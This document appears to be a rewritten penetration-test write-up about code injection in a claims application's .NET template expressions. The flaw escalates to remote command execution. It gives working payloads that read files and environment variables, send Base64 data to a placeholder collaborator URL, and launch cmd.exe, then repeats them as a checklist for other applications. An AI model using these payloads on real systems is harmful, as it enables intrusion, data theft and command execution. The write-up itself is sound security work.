Code Injection to RCE with .NET
The application allowed users to define templates with expressions that were evaluated as .NET code, and an attacker could inject arbitrary .NET method calls to read files, make network requests, and start processes. This led to remote command execution on the host.
 Published on blog.stratumsecurity.com
During a security assessment for a client’s web application, I encountered a feature that allowed users to define templates containing expressions, specifically for operations related to mathematics, logic, and strings. These templates contained expressions that were vulnerable to Code Injection and, subsequently…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During a security assessment of a client's web application, the author found a feature that let users define templates containing expressions for mathematics, logic and string operations. Those expressions turned out to be vulnerable to code injection and, from there, to remote command execution.
The application is used by business analysts to organise claims. The analysts define templates to streamline the creation of emails, notes and text messages that carry various metadata about incidents. The template expressions are the part that matters here: they are evaluated by the server, and the expressions reach into .NET.
Setup
The report describes a manual walkthrough of a large application with hundreds of forms and complex business logic. No specific accounts, roles, tools or versions are given. The only precondition that matters is access to the template editing feature.
Finding it
Initial encounter
During the initial manual walkthrough, the author noticed several form fields that used different controls from the usual text boxes, combo boxes and check boxes expected in CRUD functionality. These controls appeared to accept expressions of some sort and had a button to validate their syntax.
Because the application contained hundreds of forms and complex business logic, the author noted the controls down to revisit later instead of diving straight into a rabbit hole. Diving straight in is a terrible waste if nothing is there.
Investigation process
A few days later the controls were reviewed in more detail. They accepted expressions surrounded by <% and %>. Within the application, the allowed functions included Abs, Avg, Sum and other typical math operations, plus data operations such as AddDays and SubtractDays. That is about 30 functions between math and date operations, and at the bottom of the list there was a grouping for string operations.
Expanding that list revealed functions such as IsNullOrWhitespace, Substring, StartsWith, PadLeft and ToUpperInvariant. That looks awfully similar to the .NET Framework's String class, which is what made the feature worth pushing on.
Exploitation
Step 1: confirm that expressions are evaluated
At this point the author knew that simple expressions such as the following were accepted:
<%string.IsNullOrWhitespace(…)%><%string.StartsWith(…)%><%string.Substring(…)%>
All of these are functions that return a value. The next question was whether an arbitrary .NET method such as Dns.GetHostName(), which returns a string containing the system's hostname, would be evaluated and its result returned. The first attempt was rejected:
{
"ErrorDescription":"The type or namespace name 'Dns' does not exist in the namespace 'System' (are you missing an assembly reference?)\r\nThe use of certain classes/namespaces is disallowed.\r\n</br>"
}
The error says Dns cannot be found in System, but the class does exist per the documentation.
Step 2: use the fully qualified type name
The next attempt included the fully qualified type in the call:
<%System.Net.Dns.GetHostName()%>

The image shows the hostname returned from the .NET call. At this point there was sufficient evidence to demonstrate code injection.
Step 3: gather information through .NET instead of spawning processes
Rather than trying to pop a shell immediately, which risks getting caught and blocked, the author used .NET methods to obtain more information:
- The user name associated with the current thread:
System.Environment.UserName - Information about the .NET runtime installation (.NET Framework, .NET Core):
System.Runtime.InteropServices.RuntimeInformation.FrameworkDescription, in case an outdated version is running. - Read the contents of a file on the host:
System.IO.File.ReadAllText(@"C:\Windows\System32\drivers\etc\hosts") - Perform an HTTP GET:
new System.Net.WebClient().DownloadString("https://...."), which could be paired withSystem.Convert.ToBase64String()to pass data to a collaborator endpoint. - Obtain environment variables:
string.Join(“,”, System.Environment.GetEnvironmentVariables())
The author obtained much information through .NET methods across multiple namespaces. The earlier error message said that certain classes and namespaces are disallowed, yet some of these calls were explicitly allowed. The author assumed the restriction was not being enforced properly, if at all, which is another reason to keep testing rather than taking error messages at face value.
Step 4: spawn a process
Finally, a process was spawned on the host. The same result could have been achieved with .NET using System.IO.Directory.GetFiles(), but the goal was to demonstrate a direct process call:
System.Diagnostics.Process.Start(new System.Diagnostics.ProcessStartInfo{FileName = "cmd.exe",Arguments = "/c dir",UseShellExecute = false,RedirectStandardOutput = true,CreateNoWindow = true}).StandardOutput.ReadToEnd()
This payload spawns a cmd.exe process with the dir command, which outputs the contents of the C:\ drive. The application has a caveat: a payload cannot be spread across multiple lines, so objects had to be declared inline and the calls to Start(), StandardOutput and ReadToEnd() chained.

The image shows the evidence from the code injection and RCE.
Root cause
The template engine evaluates user-supplied expressions with the .NET runtime and does not restrict which types and namespaces can be reached. The application offers a list of allowed functions (math, date and string operations), and the error message claims that certain classes and namespaces are disallowed, but the restriction is likely not enforced properly, if at all. The error message itself is misleading: it says Dns does not exist in System, yet the fully qualified System.Net.Dns works.
Automated scanners would not have found this. The vulnerability is not something Burp's Active Scan or another automated scanner would have discovered, which reiterates the importance of manual testing.
Impact
A user with access to the template feature can execute arbitrary .NET code on the server. In the report this was demonstrated by reading the hostname, reading files, making outbound HTTP requests and spawning cmd.exe to list the contents of C:\. The author notes that a shell could have been popped directly, but chose not to in order to avoid getting caught and blocked. The impact is limited to users who can reach the template editing feature; the report does not describe any other precondition.
Fix
The report does not say what was changed. Based on the finding, the expression evaluator should enforce a strict allowlist of permitted types and members rather than relying on a blocklist, and the error messages should not suggest that a restriction is in place when it is not.
Variants to test
- Fully qualified type names. When a short type name is rejected, try the fully qualified name, for example
System.Net.Dns.GetHostName(). A positive result is a returned value rather than an error. - String class methods. Look for expression controls that expose methods matching the .NET
Stringclass, such asIsNullOrWhitespace,Substring,StartsWith,PadLeftandToUpperInvariant. A positive result is that these evaluate and return values. - Information gathering through .NET. Try
System.Environment.UserName,System.Runtime.InteropServices.RuntimeInformation.FrameworkDescription,System.IO.File.ReadAllText(...)andstring.Join(",", System.Environment.GetEnvironmentVariables()). A positive result is any of these returning data from the host. - Outbound requests. Try
new System.Net.WebClient().DownloadString("https://..."), optionally combined withSystem.Convert.ToBase64String(). A positive result is a hit on your collaborator endpoint. - Direct process execution. Try the
System.Diagnostics.Process.Start(...)payload shown above. A positive result is command output returned in the response. - Single-line payloads. If the application rejects multi-line input, declare objects inline and chain calls, as the author did. A positive result is that the payload executes despite the input restriction.
Reflections
Two lessons stand out. The first is diligence: large applications have sophisticated workflows and complex requests, and it is not realistic for a client to walk through every feature. Despite only low and informational findings after 20 hours of work, the author persevered, and the vulnerability possibly eluded even respected peers. Past results and assumptions are not a substitute for testing, and application functionality may have changed since its last review. Trust, but verify.

The second is sharing. A background as a .NET software engineer gave specific insight into the string operation methods and intricacies others may have overlooked. Sharing that knowledge with the team increases collective expertise, and the diversity of backgrounds enriches collective understanding. Share your workflows, tools and insights openly.
What happened, in plain words
A security tester was hired to look at a web application used by business analysts to organise claims. The analysts use the application to build templates: reusable pieces of text for emails, notes and text messages that get filled in automatically with details about each incident. To make those templates flexible, the application lets the analyst put small expressions inside them, little snippets that do maths, compare values or work with text. The application then works out (evaluates) those expressions on its server and puts the result into the message.
The tester discovered that the application did not just evaluate the handful of harmless functions it advertised. The expressions could reach into .NET, Microsoft's programming platform, and run far more than maths. By writing expressions that called other parts of .NET, the tester could ask the server for its own hostname, read files from the server's disk, make the server send requests out to the internet, and finally start a program (cmd.exe) on the server and read back its output. That last step is called remote command execution: someone sitting at a browser can make a distant computer run commands.
This article walks through the same steps the tester took, in the same order, with the same payloads. Every technical idea is explained from scratch, so you only need to know how to use a browser.
The application and the feature
The application is a normal business web app. Business analysts log in through a browser, open claims, and write templates. A template might look like a form letter with blanks that get filled in: the claim number, the date, the customer's name. The blanks are not typed by hand each time; they are expressions that the server fills in when the template is used.
To help analysts, the template editor offers a list of allowed functions. The tester counted about 30 of them, split into groups:
- maths functions such as
Abs,AvgandSum; - date functions such as
AddDaysandSubtractDays; - and, at the bottom of the list, a group of string functions.
A function is a named operation that takes some input and gives back a result, like a button on a calculator: you press Sum, give it numbers, it gives you the total. An expression is a short piece of code that combines functions and values, for example "take this text and make it uppercase".
The expressions sit between two markers, <% and %>. Those markers tell the template engine: everything between us is code, work it out and put the answer here. This is the same idea as mail-merge placeholders in a word processor, except the placeholder can contain real programming instructions.
Finding the vulnerability
The first walkthrough
A walkthrough means clicking through the application by hand, the way a real user would, to learn what it does. The tester did this first, before trying anything clever.
During the walkthrough, several form fields stood out. Most forms in an application like this use ordinary controls: text boxes for typing, drop-down combo boxes for choosing, check boxes for yes or no. These fields used something different. They seemed to accept expressions, and next to them was a button that checked whether the expression's syntax was valid, the way a spell-checker tells you a sentence is grammatically fine without caring what it means.
A field that accepts code and has a "validate" button is worth remembering. But the application had hundreds of forms and complicated business rules, so the tester wrote these fields down and moved on. Chasing one interesting field immediately is what testers call going down a rabbit hole: you can spend hours there and find nothing, while missing the rest of the application. Noting it and continuing is the disciplined choice.
Coming back to the fields
A few days later the tester returned to those fields and looked more closely. They accepted expressions wrapped in <% and %>. The help list showed the maths and date functions, which are harmless. Then came the string group, and expanding it revealed names like IsNullOrWhitespace, Substring, StartsWith, PadLeft and ToUpperInvariant.
Those names matter. They are not generic words; they are the exact names of methods on the String class in .NET, Microsoft's programming platform. A method is a named action that belongs to a type of object: a piece of text (a string) in .NET knows how to check whether it is empty (IsNullOrWhitespace), cut out part of itself (Substring), test how it begins (StartsWith), pad itself on the left (PadLeft) and convert itself to uppercase (ToUpperInvariant).
Seeing those exact names told the tester that the template engine was not using its own little language. It was reaching into .NET itself. And if it can reach the String class, the question becomes: what else can it reach?
Exploiting the vulnerability
Step 1: confirm that expressions really run
The tester already knew that expressions like these were accepted:
<%string.IsNullOrWhitespace(…)%><%string.StartsWith(…)%><%string.Substring(…)%>
All three are functions that return a value: a true/false answer or a piece of text. The next question was whether an arbitrary .NET method, one that was never on the advertised list, would also run and hand back its result. A good candidate is Dns.GetHostName(), which asks the operating system for the computer's own name (its hostname). If the server answers with its name, the expression engine is running real .NET code, not a safe subset.
The first attempt was rejected with this response:
{
"ErrorDescription":"The type or namespace name 'Dns' does not exist in the namespace 'System' (are you missing an assembly reference?)\r\nThe use of certain classes/namespaces is disallowed.\r\n</br>"
}
Line by line, in plain words:
- The outer braces and quoted names are JSON, a common text format for data exchanged between programs.
ErrorDescriptionis the field holding the error message. The type or namespace name 'Dns' does not exist in the namespace 'System'says the engine looked for something calledDnsinside a container calledSystemand did not find it. A namespace is a folder-like grouping of names, used so that two different things can share a short name without clashing.Systemis the main .NET namespace.(are you missing an assembly reference?)is a hint from the .NET compiler. An assembly is a compiled library file, a box of ready-made code. The message suggests the code was compiled without the box that containsDns.The use of certain classes/namespaces is disallowed.claims that some parts of .NET are blocked on purpose.- The
\r\nsequences are invisible line breaks, and</br>is a broken HTML line-break tag that would show up in a web page.
Two things are interesting here. First, the error is a compiler-style message, which means the server is genuinely compiling and running the expression as .NET code. Second, the message says Dns does not exist in System, but the .NET documentation says it does. The tester did not take the error at face value.
Step 2: use the full name
In .NET, a type can be referred to by its short name or by its full name, which includes the namespaces it lives in. Dns is short for System.Net.Dns: System is the top namespace, Net is a sub-namespace for networking, and Dns is the type. The tester tried the full name:
<%System.Net.Dns.GetHostName()%>
In plain words: the <% and %> markers say "this is an expression, evaluate it". System.Net.Dns names the networking type that deals with the domain name system, the internet's phone book. GetHostName() is a method on it that returns the computer's own name. The empty parentheses mean it takes no input.
The screenshot shows the hostname coming back from the .NET call. That is the proof: the server ran code the application never intended to allow, and returned the result to the browser. This is code injection.
Step 3: gather information instead of attacking
At this point the tester could have tried to open a shell, a command-line session on the server. That is the loud, obvious move, and it risks being caught and blocked. A more careful approach is to learn about the server first, using .NET methods that look like ordinary template work. The tester listed several:
- The user name associated with the current thread:
System.Environment.UserName. A thread is one stream of work inside a program; the application runs many at once, and each runs under some user account. This tells you which account the server process is running as, which hints at how much power it has. - Information about the .NET runtime installation (.NET Framework, .NET Core):
System.Runtime.InteropServices.RuntimeInformation.FrameworkDescription. This returns a description of which version of .NET is installed, in case it is outdated and has known weaknesses. - Read the contents of a file on the host:
System.IO.File.ReadAllText(@"C:\Windows\System32\drivers\etc\hosts").System.IOis the .NET namespace for input and output (files and streams).File.ReadAllTextopens a file and returns all of its text. The path points at thehostsfile, a small local list that maps names to addresses on Windows. The@before the string tells .NET to treat backslashes literally, so\is not an escape character. - Perform an HTTP GET:
new System.Net.WebClient().DownloadString("https://...."). An HTTP GET is the basic request a browser makes when you open a page.WebClientis a .NET class for fetching things over the network, andDownloadStringfetches a URL and returns the body as text. The tester notes this could be paired withSystem.Convert.ToBase64String()to pass data to a collaborator endpoint. Base64 is a way of encoding arbitrary bytes as plain letters and digits, so binary data can travel inside text. A collaborator endpoint is a server the tester controls, used to receive callbacks and prove the target really made the request. - Obtain environment variables:
string.Join(“,”, System.Environment.GetEnvironmentVariables()). Environment variables are named settings the operating system gives to programs, such as paths and configuration.GetEnvironmentVariables()returns them as a collection, andstring.Joinglues them into one long string separated by commas, so they fit in a single response.
The author obtained much information through these .NET methods. That is significant because the earlier error message claimed certain classes and namespaces were disallowed. Some of these calls clearly were not blocked. The tester concluded the restriction was not being enforced properly, if at all. The lesson: an error message is a claim, not a guarantee. Keep testing.
Step 4: run a command on the server
Finally, the tester started a process on the server. A process is a running program; when you double-click an app, the operating system starts a process for it. The same result could have been achieved with .NET file methods such as System.IO.Directory.GetFiles(), but the point was to show a direct process call:
System.Diagnostics.Process.Start(new System.Diagnostics.ProcessStartInfo{FileName = "cmd.exe",Arguments = "/c dir",UseShellExecute = false,RedirectStandardOutput = true,CreateNoWindow = true}).StandardOutput.ReadToEnd()
Line by line, in plain words:
System.Diagnostics.Process.Start(...)is the .NET method that launches a new program.System.Diagnosticsis the namespace for process and debugging tools.new System.Diagnostics.ProcessStartInfo{...}creates a settings object describing how to launch it. The braces set its properties in one go.FileName = "cmd.exe"says which program to run:cmd.exe, the Windows command prompt.Arguments = "/c dir"passes arguments to it./ctellscmd.exeto run the following command and then exit;diris the Windows command that lists the contents of a folder.UseShellExecute = falsesays do not hand the launch to the Windows shell; start the program directly.RedirectStandardOutput = truesays capture the program's normal output (what it would print on screen) instead of letting it go to a console.CreateNoWindow = truesays do not open a visible window..StandardOutput.ReadToEnd()then reads everything the program printed, all the way to the end, and returns it as a string.
The application has a quirk: a payload cannot be spread across multiple lines. So the tester had to declare the settings object inline and chain the calls to Start(), StandardOutput and ReadToEnd() in one long line. Chaining means calling one method after another on the result of the previous one, like passing a bucket along a line of people.
The screenshot shows the evidence: the output of the command, listing the contents of the C:\ drive, returned through the template. That is remote command execution: arbitrary commands run on the server, with their output coming back to the browser.
Why it worked
The template engine takes whatever the analyst types between <% and %> and evaluates it with the .NET runtime. It does not restrict which types and namespaces the expression can reach. The application offers a list of allowed functions covering maths, dates and strings. The error message even claims that certain classes and namespaces are disallowed. But the restriction is probably not enforced properly, if at all, and the message itself is misleading: it says Dns does not exist in System, yet the fully qualified System.Net.Dns works fine.
Automated scanners would not have found this. A scanner is a program that crawls a site and fires known attack patterns at it; it cannot understand a bespoke template language or guess that a maths helper is secretly a door into .NET. This is why manual testing matters.
What an attacker could do
A user who can reach the template feature can run arbitrary .NET code on the server. In this assessment that was shown by reading the hostname, reading files, making outbound HTTP requests and starting cmd.exe to list C:\. The tester notes a shell could have been opened directly but chose not to, to avoid being caught and blocked. The impact is limited to users who can reach the template editing feature; the report describes no other precondition.
How to fix it
The report does not say what was changed. Based on the finding, the expression evaluator should enforce a strict allowlist of permitted types and members rather than relying on a blocklist, and error messages should not suggest a restriction is in place when it is not.
Things to try on other applications
- Fully qualified type names. When a short type name is rejected, try the full name, for example
System.Net.Dns.GetHostName(). A positive result is a returned value rather than an error. - String class methods. Look for expression controls that expose methods matching the .NET
Stringclass, such asIsNullOrWhitespace,Substring,StartsWith,PadLeftandToUpperInvariant. A positive result is that these evaluate and return values. - Information gathering through .NET. Try
System.Environment.UserName,System.Runtime.InteropServices.RuntimeInformation.FrameworkDescription,System.IO.File.ReadAllText(...)andstring.Join(",", System.Environment.GetEnvironmentVariables()). A positive result is any of these returning data from the host. - Outbound requests. Try
new System.Net.WebClient().DownloadString("https://..."), optionally combined withSystem.Convert.ToBase64String(). A positive result is a hit on your collaborator endpoint. - Direct process execution. Try the
System.Diagnostics.Process.Start(...)payload shown above. A positive result is command output returned in the response. - Single-line payloads. If the application rejects multi-line input, declare objects inline and chain calls, as the tester did. A positive result is that the payload executes despite the input restriction.
Reflections
Two lessons stand out. The first is diligence. Large applications have sophisticated workflows and complex requests, and it is not realistic for a client to walk through every feature. Despite only low and informational findings after 20 hours of work, the tester persevered, and the vulnerability possibly eluded even respected peers. Past results and assumptions are not a substitute for testing, and application functionality may have changed since its last review. Trust, but verify.
The second is sharing. A background as a .NET software engineer gave specific insight into the string operation methods and intricacies others may have overlooked. Sharing that knowledge with the team increases collective expertise, and the diversity of backgrounds enriches collective understanding. Share your workflows, tools and insights openly.
Glossary
- Allowlist: a list of things that are permitted, with everything else refused.
- Assembly: a compiled library file in .NET, a box of ready-made code.
- Base64: a way of encoding arbitrary bytes as plain letters and digits so they can travel inside text.
- Blocklist: a list of things that are forbidden, with everything else allowed.
- Collaborator endpoint: a server the tester controls, used to receive callbacks and prove the target made a request.
- Combo box: a form control that lets you pick from a drop-down list.
- CRUD: Create, Read, Update and Delete, the four basic operations of most data-driven applications.
- Environment variables: named settings the operating system gives to programs, such as paths and configuration.
- Expression: a short piece of code that combines functions and values and produces a result.
- Function: a named operation that takes input and gives back a result.
- Hostname: the name a computer uses for itself on a network.
- HTTP GET: the basic request a browser makes when you open a page.
- JSON: a common text format for data exchanged between programs.
- Method: a named action that belongs to a type of object.
- Namespace: a folder-like grouping of names, used so two different things can share a short name without clashing.
- .NET: Microsoft's software platform and runtime for building and running applications.
- Process: a running program.
- Rabbit hole: a distraction that consumes time without producing results.
- Remote command execution (RCE): making a distant computer run commands you choose.
- Runtime: the software that actually runs a program's code.
- Scanner: a program that crawls a site and fires known attack patterns at it automatically.
- Shell: a command-line session on a computer.
- String: a piece of text in programming.
- Syntax: the grammar of a programming language, the rules for how code must be written.
- Template: a reusable piece of text with blanks that get filled in automatically.
- Thread: one stream of work inside a program; a program can run many at once.
- Type: a kind of thing in programming, such as a string or a file.
- Walkthrough: clicking through an application by hand, the way a real user would, to learn what it does.
- Whitelist: another word for allowlist.


